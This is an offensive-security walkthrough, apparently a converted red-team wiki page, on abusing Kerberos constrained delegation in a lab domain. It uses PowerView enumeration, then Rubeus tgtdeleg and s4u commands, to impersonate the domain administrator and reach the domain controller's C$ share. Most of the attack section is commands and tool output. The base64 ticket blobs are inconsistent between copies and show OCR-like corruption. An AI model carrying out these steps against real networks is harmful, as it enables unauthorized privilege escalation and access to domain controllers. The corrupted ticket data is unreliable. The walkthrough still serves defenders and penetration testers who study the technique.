

Kerberos Constrained Delegation

If you have compromised a user account or a computer (machine account) that has kerberos constrained delegation enabled, it's possible to impersonate any domain user (including administrator) and authenticate to a service that the user account is trusted to delegate to.

User Account

Prerequisites

Hunting for user accounts that have kerberos constrained delegation enabled:

attacker@target

Copy

Get-NetUser -TrustedToAuth

In the below screenshot, the user spot is allowed to delegate or in other words, impersonate any user and authenticate to a file system service (CIFS) on a domain controller DC01.

User has to have an attribute TRUSTED_TO_AUTH_FOR_DELEGATION in order for it to be able to authenticate to the remote service.

TRUSTED_TO_AUTH_FOR_DELEGATION - (Windows 2000/Windows Server 2003) The account is enabled for delegation. This is a security-sensitive setting. Accounts that have this option enabled should be tightly controlled. This setting lets a service that runs under the account assume a client's identity and authenticate as that user to other remote servers on the network.

<https://support.microsoft.com/en-gb/help/305144/how-to-use-useraccountcontrol-to-manipulate-user-account-properties>

Attribute msds-allowedtodelegateto identifies the SPNs of services the user spot is trusted to delegate to (impersonate other domain users) and authenticate to - in this case, it's saying that the user spot is allowed to authenticate to CIFS service on DC01 on behalf of any other domain user:


```

PS C:\WINDOWS\system32> Get-NetUser -TrustedToAuth


logoncount           : 14
badpasswordtime      : 8/17/2019 3:02:02 PM
distinguishedname    : CN=spot,CN=Users,DC=offense,DC=local
objectclass          : {top, person, organizationalPerson, user}
displayname         : spot
lastlogontimestamp   : 8/15/2019 8:48:06 PM
userprincipalname    : spot@offense.local
name                 : spot
objectsid            : S-1-5-21-2552734371-813931464-1050690807-1105
samaccountname       : spot
codepage             : 0
samaccounttype       : USER_OBJECT
accountexpires       : NEVER
countrycode          : 0
whenchanged          : 8/17/2019 2:08:06 PM
instancetype         : 4
usncreated           : 12743
objectguid           : e4c9bed6-60e6-42a5-8f56-e20d06972792
lastlogoff           : 1/1/1601 12:00:00 AM
msds-allowedtodelegateto : {cifs/dc01.offense.local/offense.local, cifs/dc01.offense.local, cifs/DC01, cifs/dc01.offense.local/OFFENSE...}
objectcategory       : CN=Person,CN=Schema,CN=Configuration,DC=offense,DC=local
dscorepropagationdata : 1/1/1601 12:00:00 AM
serviceprincipalname : cifs/ws02.offense.local
givenname            : spot
lastlogon            : 8/17/2019 3:02:05 PM
badpwdcount          : 0
cn                   : spot
useraccountcontrol    : NORMAL_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
whencreated          : 10/27/2018 5:59:12 PM
primarygroupid        : 513
pwdlastset           : 10/27/2018 6:59:12 PM
usnchanged           : 102624

```

The msds-allowedtodelegate attribute in AD is defined here:



The TRUSTED_TO_AUTH_FOR_DELEGATION attribute in AD is defined here:



Execution

Assume we've compromised the user spot who has the constrained delegation set as described earlier. Let's check that currently we cannot access the file system of the DC01 before we impersonate a domain admin user:

dir \\dc01\c\$\

```
Windows PowerShell
PS C:\Users\spot> whoami
offense\spot
PS C:\Users\spot> dir \\dc01\c$
dir : Access is denied
At line:1 char:1
+ dir \\dc01\c$
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (\\dc01\c$:String) [Get-ChildItem], UnauthorizedAccessError
+ FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.G

dir : Cannot find path '\\dc01\c$' because it does not exist.
At line:1 char:1
+ dir \\dc01\c$
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (\\dc01\c$:String) [Get-ChildItem], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

PS C:\Users\spot>
```

Let's now request a delegation TGT for the user spot:

\\vboxsvr\tools\Rubeus\Rubeus.exe tgtdeleg:

```
PS C:\Users\spot> \\vboxsvr\tools\Rubeus\Rubeus.exe tgtdeleg

Rubeus

v1.4.2

[*] Action: Request Fake Delegation TGT (current user)
[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/dc01.offense.local'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: FU1ougFAspB51fG9wVwVaYfVK82+TNeGyWLXzWkM0M=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

doIFDCBQSGAwIBBAEDAgEWOoIEDjCCBAphggQGMIIIEAqADAgEFoQ8bDU9GRkVOU0UuTE9DQUYiIjAg
oAMCAQKhGTAXGwZrcmJ0Z3QbDU9GRkVOU0UuTE9DQUYjggPEMIIDwKADAgESoQMCAQKiggOyBIIIDro3Z
CHDaVkttnJseuyfJMK+I14GAtHVAHPAQ02cnHmOs3R2KcrOWpf3Ybtd7fB+rKdZ8aElgloJO+v4XVM
2NgyOVIia0MzNTODrK1ynhC70aAppbag+ykvUFTDeG9NjhE3TVk3+F99vWboy6hhc9AmRUJwHFuqLC4dj
tL2PtQSpGwML42W5eON1IZkc5XK0kKwC/AvivuuPOHs9aEy3g38hoBeApZE8NqT7mGKz5JHLwV5TyUgo
87s6fFVSn8LHK8CI6G0x2DRhxxu04q0qnRXhLJ5S0MyJgJj6YDVEsVCUgep5MXR+OYp0EGdVP8qQJK+x
6m4rnr0Y3nd1Klmc+xDnLSC11ay7I8VevqhCBCZ64c+HQow4qcMTa/agxyOXqK42ynU10GJtrLV7nIir
p+J2e5PECUDUXIjKfKgnp6HZDNfzYAGL3XxyyT2JYdneOS3VUzJQyEctjuQMdVA0wB8NrRqDvDqSNBS0y
BwpB3/FWzdHNYxztRmVT+Yz6qJCU4SYHIzHUE5dqHjvhjPSwgAkhS/QNAPxtWvyba8iWCSnyualuhK46
LS0pkt1IIQT0Y+qw80oL6mzjD+rxxfKGR4B9hI6Imw9zTT5rj1RNMjWEy78izLtrB+u1zqdkZCUMA6zsw
Wjq1BTmWzZX0LAZ+QAWQJPzoRVsqQcZCZwo/aWwmO1s9v5TLRRMLTAvk16PQW3z9NH1x2Io9s0bH8cb7
gVrB+u2Q545Qwek10uwP5mCar6swU2oEkx8m5DZvLsbZTcG1+KzGxqq/zhEJm3EcelUwIY81z8aYu13c
6AsYETs9VevdEVysylpNL7EcHu8iXsoE5JmLx70rcPR9WfeFWxRdp+1CVDiJ0I5VOS51+JpkEvCxFmFZ
ueqLTJ66VGjQGaP7A3B//Y40ur5nSXyvEmIKgzdeqPLpGa5GPiNs/rYFmM1xwEX+yVFB5bPYgoszr3Cr
jsvs6Q/vdr36NowqI9/11Nurzeeknt+k8sUV26URnQVkeclW4yJFQ2TZwYCJ1k9h4cr96csJ9HhJ046UB
ye/8oqlqXKnYY3JpaZiXWk77kG7BqhM6oP1+oEibX2ycj/gHesxREvP7/vYINK33Kb0SxXTA13J3e3wb
ZP7N+3B9Lz04m8X16nGeIVsZiMyODpnJvX58gq+3cGaSty0v+fIfqMHDwuKHO57h1MGLJduhWh3b21yt
Dfzn73yyCPskFee2ckAom1AgxMzg8ZatmZDLTxfUenJ+EnrJgkYee60B5TCB4qADAgEAooHaB1HXfYHU
MIHRO1HOMIHLMIHIoCswKaADAgESoSIEIN2JDvcjQZeMR+7giMsawE1vg/Cmw9IFIV7ZYwaELMqaoQ8b
DU9GRkVOU0UuTE9DQUYiETAPoAMCAQGHCDAGGwRzc6G90owcDBQ8goQAAPREYDzIwMTkwODE3MTMyMDU2
WqYRGA8yMDE5MDgxNzIzMDY0MFqnERGPmJAxOTA4MjQxMzA2NDBAqA8bDU9GRkVOU0UuTE9DQUYpIjAg
oAMCAQKhGTAXGwZrcmJ0Z3QbDU9GRkVOU0UuTE9DQUw=
```

Using rubeus, we can now request TGS for administrator@offense.local, who will be allowed to authenticate to CIFS/dc01.offense.local:


ticket is the base64 ticket we get with `rubeus's tgtdeleg`

Rubeus.exe s4u

```
/ticket:doIFCDDCCBQSGAwIBBaEDAgEWoolEDjCCBAphggQGMIIIEAqADAgEFoQ8bDU9GRkVOU0UuTE9DQUyiljAgoAMCAQKhGTAXGwZrcmJ0Z3QbDU9GRkVOU0UuTE9DQUyjjgPEMIIDWkADAgESoQMCAQKiggOyBIIIDro3ZCHDaVettnJseuyFJMK+II4GAtWVAHPAQ02cnHmOs3R2KcrOWPf3YbtnTD7fB+rKdZ8aElgloJO+v4XVM2NgyOVlia0MzNTDrK1ynhC70aApbag+ykvUFTDeG9NjhE3TVk3+F99vWboy6hhc9AmRUJwHfUqLC4djtL2PtQSpGWWL42W5eONIIzKc5XK0kWKc/AvivuuPOHs9aEy3g38hoBeApZE8NqT7mGKz5JHLwV5TyUgo87s6fFVSn8LHK8CI6G0x2DRhxxu04q0qnRXhLJ5S0MyJgJj6YDVESvCUp5MXR+OYp0EGdVP8qQJK+x6m4rmr0Y3nd1Klmc+xDnLSC11ay7I8VevqhCBCZ64c+HQow4qcMTa/agxyOXqK42ynUI0GJtrLV7nllrp+J2e5PECDUXIjKfKgnp6HZDNfzYAGL3XxyT2JYdneOS3VUzJQyEctjuQMdVA0wB8NrRqDVdqSNBSOyBwpB3/FWzdHNYxztRmVT+Yz6qJCU4SYHIzHUE5dqHjvhjPSwgAkhS/QNApxtWvyba8iwCSnyualuhK46LS0pkt1IIQT0Y+qw80oL6mzjD+rxfgR4B9hI6lmw9zTT5rjIRNMjWEy78izLrB+ulzqdkZCUM A6zswWjq1BTmWzZX0LAZ+QAWQJPzORVsQcCZCwo/aWwmO1s9v5TLRRMLTAvk16PQW3z9NHix2lo9sObH8cb7gVrB+u2Q545Qwekl0uwP5mCar6swU2oEkxBm5DZvLsbZTcGl+KzGxqq/zhEJm3EceLuwIY81z8aYu13c6AsYETs9VevdEVysylpNL7EcHu8iXsoE5JmLx7OrcPR9WfeFWxRDP+1CVDijOI5VOS51+JpkEvcX FmfZueqLTJ66VGJgQaP7A3B//Y40ur5nSXyvEmIKgzdeqPLpGa5GPiNs/rYFmMlxwEX+yVFB5bPYgoszr3C rjsvs6Q/vdr36NoWqI9/11Nurzeeknt+k8sUV26URnQVkecW4yJFQ2TZWYCJ1k9h4cr96csJ9HhJO46UBye /8oqlqJXKnYY3JpaZiXWK77kG7BqhM6oPl+oElbX2ycj/gHesxREvP7/vYINk33KbOSxXTAi3Je3wbZP7N+3 B9Lz04m8Xi6nGelVsZiMyODpnJVX5Bgq+3cGaSty0v+fIfqMHDwuKhOS7h1MGLJduhWh3b21ytDfzn73 yyCPskFee2ckAomlAgxMzg8ZatmZDLTxfUenJ+EnrJgkYee6OB5TCB4qADAgEAooHaBIHXfYHUMIHRoiH OMIHLMiHloCswKaADAgESoSIEIN2JDvcjQZeMR+7giMsawE1vG/Cmw9IFIV7ZYwaELMqaoQ8bDU9GRkVOU0UuTE9DQUyIETAPoAMCAQGHCDAGGwRzcG90owcDBQBgoQAAPREYDzIwMTkwODE3MTMyMD U2WqYRGA8yMDE5MDgxNzIzMDY0MFqnERgPMjAxOTA4MjQxMzA2NDBaQ8bDU9GRkVOU0UuTE9DQUypljAgoAMCAQKhGTAXGwZrcmJ0Z3QbDU9GRkVOU0UuTE9DQUUw= /impersonateuser:administrator /domain:offense.local /msdsspn:cifs/dc01.offense.local /dc:dc01.offense.local /ptt
```

```
PS C:\Users\spot> \\vboxsvr\tools\Rubeus\Rubeus.exe s4u /ticket:doIFCDDCCBQSGAwIBBaEDAgEWoolEDjCCBAphggQGMIIIEAqADAgEFoQ8bDU9GRkVOU0UuTE9DQUyiljAgoADaVettnJseuyFJMK+II4GAtWVAHPAQ02cnHmOs3R2KcrOWPf3YbtnTD7fB+rKdZ8aElgloJO+v4XVM2NgyOVlia0MzNTDrK1ynhC70aApbag+ykvUFTDeG9NjhE3TVk3+F99vWboy6hhc9AmRUJwHfUqLC4djtL2PtQSpGWWL42W5eONIIzKc5XK0kWKc/AvivuuPOHs9aEy3g38hoBeApZE8NqT7mGKz5JHLwV5TyUgo87s6fFVSn8LHK8CI6G0x2DRhxxu04q0qnRXhLJ5S0MyJgJj6YDVESvCUp5MXR+OYp0EGdVP8qQJK+x6m4rmr0Y3nd1Klmc+xDnLSC11ay7I8VevqhCBCZ64c+HQow4qcMTa/tjuQMdVA0wB8NrRqDVdqSNBSOyBwpB3/FWzdHNYxztRmVT+Yz6qJCU4SYHIzHUE5dqHjvhjPSwgAkhS/QNApxtWvyba8iwCSnyualuhK46LS0pkt1IIQT0Y+qw80oL6mzjD+rxfgR4B9hI6lmw9zTT5rjIRNMjWEy78izLrB+ulzqdkZCUM A6zswWjq1BTmWzZX0LAZ+QAWQJPzORVsQcCZCwo/aWwmO1s9v5TLRRMLTAvk16PQW3z9NHix2lo9sObH8cb7gVrB+u2Q545Qwekl0uwP5mCar6swU2oEkxBm5DZvLsbZTcGl+KzGxqq/zhEJm3EceLuwIY81z8aYu13c6AsYETs9VevdEVysylpNL7EcHu8iXsoE5JmLx7OrcPR9WfeFWxRDP+1CVDijOI5VOS51+JpkEvcX FmfZueqLTJ66VGJgQaP7A3B//Y40ur5nSXyvEmIKgzdeqPLpGa5GPiNs/rYFmMlxwEX+yVFB5bPYgoszr3C rjsvs6Q/vdr36NoWqI9/11Nurzeeknt+k8sUV26URnQVkecW4yJFQ2TZWYCJ1k9h4cr96csJ9HhJO46UBye/8oqlqJXKnYY3JpaZiXWK77kG7BqhM6oPl+oElbX2ycj/gHesxREvP7/vYINk33KbOSxXTAi3Je3wbZP7N+3 B9Lz04m8Xi6nGelVsZiMyODpnJVX5Bgq+3cGaSty0v+fIfqMHDwuKhOS7h1MGLJduhWh3b21ytDfzn73yyCPskFee2ckAomlAgxMzg8ZatmZDLTxfUenJ+EnrJgkYee6OB5TCB4qADAgEAooHaBIHXfYHUMIHRoiH OMIHLMiHloCswKaADAgESoSIEIN2JDvcjQZeMR+7giMsawE1vG/Cmw9IFIV7ZYwaELMqaoQ8bDU9GRkVOU0UuTE9DQUyIETAPoAMCAQGHCDAGGwRzcG90owcDBQBgoQAAPREYDzIwMTkwODE3MTMyMDU2WqYRGA8yMDE5MDgxNzIzMDY0MFqnERgPMjAxOTA4MjQxMzA2NDBaQ8bDU9GRkVOU0UuTE9DQUypljAgoAMCAQKhGTAXGwZrcmJ0Z3QbDU9GRkVOU0UuTE9DQUUw= /impersonateuser:administrator /domain:offense.local /msdsspn:cifs/dc01.offense.local /dc:dc01.offense.local /ptt
```

We've got the impersonated TGS tickets for administrator account:



v1.4.2

[*] Action: S4U

[*] Using domain controller: dc01.offense.local (10.0.0.6)

[*] Building S4U2self request for: 'spot@OFFENSE.LOCAL'

[*] Sending S4U2self request

[+] S4U2self success!

[*] Got a TGS for 'administrator@OFFENSE.LOCAL' to 'spot@OFFENSE.LOCAL'

[*] base64(ticket.kirbi):

```
doIfDCCBYSgAwIBBaEDAgEWooIEmDCCBJRhggSQMIIEjKADAgEFoQ8bDU9GRkVOU0UuTE9DQUYiETAP
oAMCAQGHCDAGGwRzcG90o4IEXzCCBFugAwIBF6EDAgECooIETQSCBE14cGPHsknhO/IoLZOu8bMJRpD4
OKm7U5qOxH5RvKQrosG/YdC125Jv411tmN7o6EoiMw7WfR9A7+tOXGJLk5WPBw4glpLCfzei7yeIN1uo
JrRO01ptwxwBD+ckp25jk51RiXfjZS/4y9u7Qqgb3Ap9xrwKkJ1nehJwdw2NBIGmxarZ5Ir+Tu/195JQ
0fOHyz2E5iN1Qd2mbOQWvXp+9JqxH3itYXc969R1cJUc+j3dLDRNF4ctOB+8R69Q0kc8qOkMkIWR2cvm
MRqIn6fbGbUK1fAom9ZqTprdm/HTf4EJwhulmJxYhxn0A03T9xyaP/Vq29En5Q1xS/ZqFwExOhK4wMgB
igw815T/xnJkgCDQMImwkYx5Nz2rCdWYrYDlWQ1yd51voZjVAEUX9N03JMGEBz898a45RVDx1p12TRGR
5qqf/A+S8zDMDmZ4U+xtCcBJy/SpcaJOK/AFGdxJ3GnMgvbuBk15DhLCQFQxv9bu7mr0mr3WZ1uMSQ9S
HhXwwm51Thpvnv/fYLRUuRgFHz7faFun/hYfJFujUjQwY+0+ZCRsjux6mCcZ9Dggx96kG++wI34uPraJ
IaVohlYKwZaEoVgXNpIiirInm4yOQ4ptZdmzHHTn/4f8VQ38zZv1FO++zL5NYGUgRauBcinDmCmtryI/o
brRgK6rS0h7c1+uV5GCRv6iT0k6XsNmDwB3itT66EDj7WkjkPu6PndJjuwNB6Wky/MgSop2Uu15rLC
3oF0koj+/t2UaezwoJ1P+4kbedLkFxCBNccvd8xOY9d057ySVPgyOEKkNXXbvJOyu1LzKFQvwd/ZI8H
erSWInk0Fcc6J07xhZ3IOkYdPPzbG4hcdgnairBqGEUSUI7N4aR5W6Ua59kFEXp8RPFfJ9vNIRBd1u8s
STM7wFVYjEhxx9gX8yKkKAYZPtV1eKQowulWg3SxP2w5nQk2AY5i8ssq6/NRdWM7dLzrpr2CgcYGFhs
m6dBoz+LOXCyioDh7P3MTdm2P0gQ+ed41QH5teuKsFxoh2JgGVfSNIHQCoacBX2qi4mKegTVYw4E5zmx
EwVdXxbx/4ixK03W1eiIurguhICY1VdBtkpGFPXDxdwbI81h2TAiFtupDhONHwS8Xog4MZFP/k9fg2K1
/45YEJstSCnng1qfTuvkdb7Uv7aDSDPUgKvvvdmq91p5YH2KFiiIwgPCy5tvui8KVZRVjDQmnBjuNGqJ
yxLsTCCAKQrr3msa8xepzaJv+TKqAuMtPQH2V+1qj43GnBvc20U7vCQL0nYeHz2ig4uAgdmTVhxrGRK3
Lm+1lmbEYxaTGzy2M8KdIN9aXZzc815eMiCZkDEud2nv0+bqUmlyqxQDCZMKGTud4x7U+01WJeoFWN/
8gmglAoX0D0/vCsm7bAfmliH1N0PPRFjTF7tnyq+3E5nUkkGphqp0NmdD6+qE14afTyRNFyE9TfDX60B
2zCB2KADAgEAooHQ8IHNfYHKMIHhOIHhMIHBMIG+oBswGaADAgEXoRIEECvjHMMgxtuentrcFUF1S5z+h
DxsNT0ZGRUSTR5MT0NBTKIoMCAgAwIBcQEFMB0bG2FkbWluaXN0cmF0b3JAT0ZGRUSTR5MT0NBTKMH
AwUAYKEAAKURGA8yMDE5MDgxNzE0Mjk0M1qMERgPMjAxOTA4MTcyMzA2ND8BapxEYDzIwMTkwODI0MTMw
NjQwWqgPGw1PRKZFT1NFLKxPQ0FMqREwD6ADAgEBoQgwBhsEc3BvdA==
```

[*] Impersonating user 'administrator' to target SPN 'cifs/dc01.offense.local'

[*] Using domain controller: dc01.offense.local (10.0.0.6)

[*] Building S4U2proxy request for service: 'cifs/dc01.offense.local'

[*] Sending S4U2proxy request

[+] S4U2proxy success!

[*] base64(ticket.kirbi) for SPN 'cifs/dc01.offense.local':

```
doIGXDCB1igAwIBBaEDAgEWooIFwDCCBVRhggVQMIIFTKADAgEFoQ8bDU9GRkVOU0UuTE9DQUYiJTAj
oAMCAQKHHDAAgWjAwZGxkYzAxLm9mZmVuc2UubG9jYwYjggULMIIFB6ADAgESoQMCAQeiggT5BIIIE
9aQKBu0CP00quxCJwyAevQM3bX23yW+VEvti7z5DwyFkn9jODCET18N0hk2iKILkQIEY6Bi3CQba6UA
WEM0/q9BihTOFbqDGH4GByAkbS04/atQYPXw+dVBGnt1ZdsppTLFWB21CQ1G3F7A2MkSSQIB9U6bmYs
LnzkbJOz63u/BHRu2HtHagAGN806LnmQqDafRyKfbcEM94E4AbEJO/N11jiQP3r6D8u+shZL/xm1zggb8am1
y2fQgsmHYdWauptzg+CuV+Xz1cHYfjJNV7JeZ+Cbut261kSNqjDdu278biFpOeLax2y1Ffk80CdUdjYs
/827UnUoLKnH56daFNgzBg7SGjXN97MHC2cL4sEFq8C2PFE5kwyXnkOPTf7GHeuJOePUoPZgsaMcYfN
STauhebgfQfKnlGUQj8BsiNCTSeBo6mseZXWbe631mm7f23+LF0UdKOU41xfPUYbZkPDmWGRtkRALdzZ
9foPsgYw9Cckg+SKuF97GpNK6a1RRoLUjMwYxtGawbtYhbQ8UkaztaEepOaBH35hm9EXG8gfmf+q78
f6mBcDVR+vrbiqQB7zCB7KADAgEAooHkBIHhFYHeMIHbOIHhYMIHVMHISoBswGaADAgERoRIEECMAgGV0
DFktWjn9Je+m5TyhDxsNT0ZGRUSTR5MT0NBTKIoMCAgAwIBcQEFMB0bG2FkbWluaXN0cmF0b3JAT0ZGR
USTR5MT0NBTKMHAWUAYKUAUAAKURGA8yMDE5MDgxNzE0Mjk0M1qMERgPMjAxOTA4MTcyMzA2ND8BapxEY
DzIwMTkwODI0MTMwNjQwWqgPGw1PRKZFT1NFLKxPQ0FMqSUwI6ADAgECorRwGhsEY21mcxsSZGMwMS5v
ZmZ1bnN1LmxvY2Fs
```

[*] Action: Import Ticket

[+] Ticket successfully imported!

Which as we can see are now in memory of the current logon session:

klist

```
[+] Ticket successfully imported!
PS C:\Users\spot> klist

Current LogonId is 0:0x62ac11

Cached Tickets: (1)

#0> Client: administrator @ OFFENSE.LOCAL
    Server: cifs/dc01.offense.local @ OFFENSE.LOCAL
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x60a50000 -> forwardable forwarded renewable pre_authent ok_as_
    Start Time: 8/17/2019 15:29:42 (local)
    End Time: 8/18/2019 0:06:40 (local)
    Renew Time: 8/24/2019 14:06:40 (local)
    Session Key Type: AES-128-CTS-HMAC-SHA1-96
    Cache Flags: 0
    Kdc Called:
```

If we now attempt accessing the file system of the DC01 from the user's spot terminal, we can confirm we've successfully impersonated the domain administrator account that can authenticate to the CIFS service on the domain controller DC01:

dir \\dc01.offense.local\c\$

```
PS C:\Users\spot> dir \\dc01.offense.local\c$

Directory: \\dc01.offense.local\c$



Mode                LastWriteTime         Length Name
----                -
d-----          3/25/2019 10:24 PM                inetpub
d-----          8/22/2013  4:52 PM                PerfLogs
d-r---          3/25/2019 10:28 PM            Program Files
d-----          3/25/2019 10:24 PM            Program Files (x86)
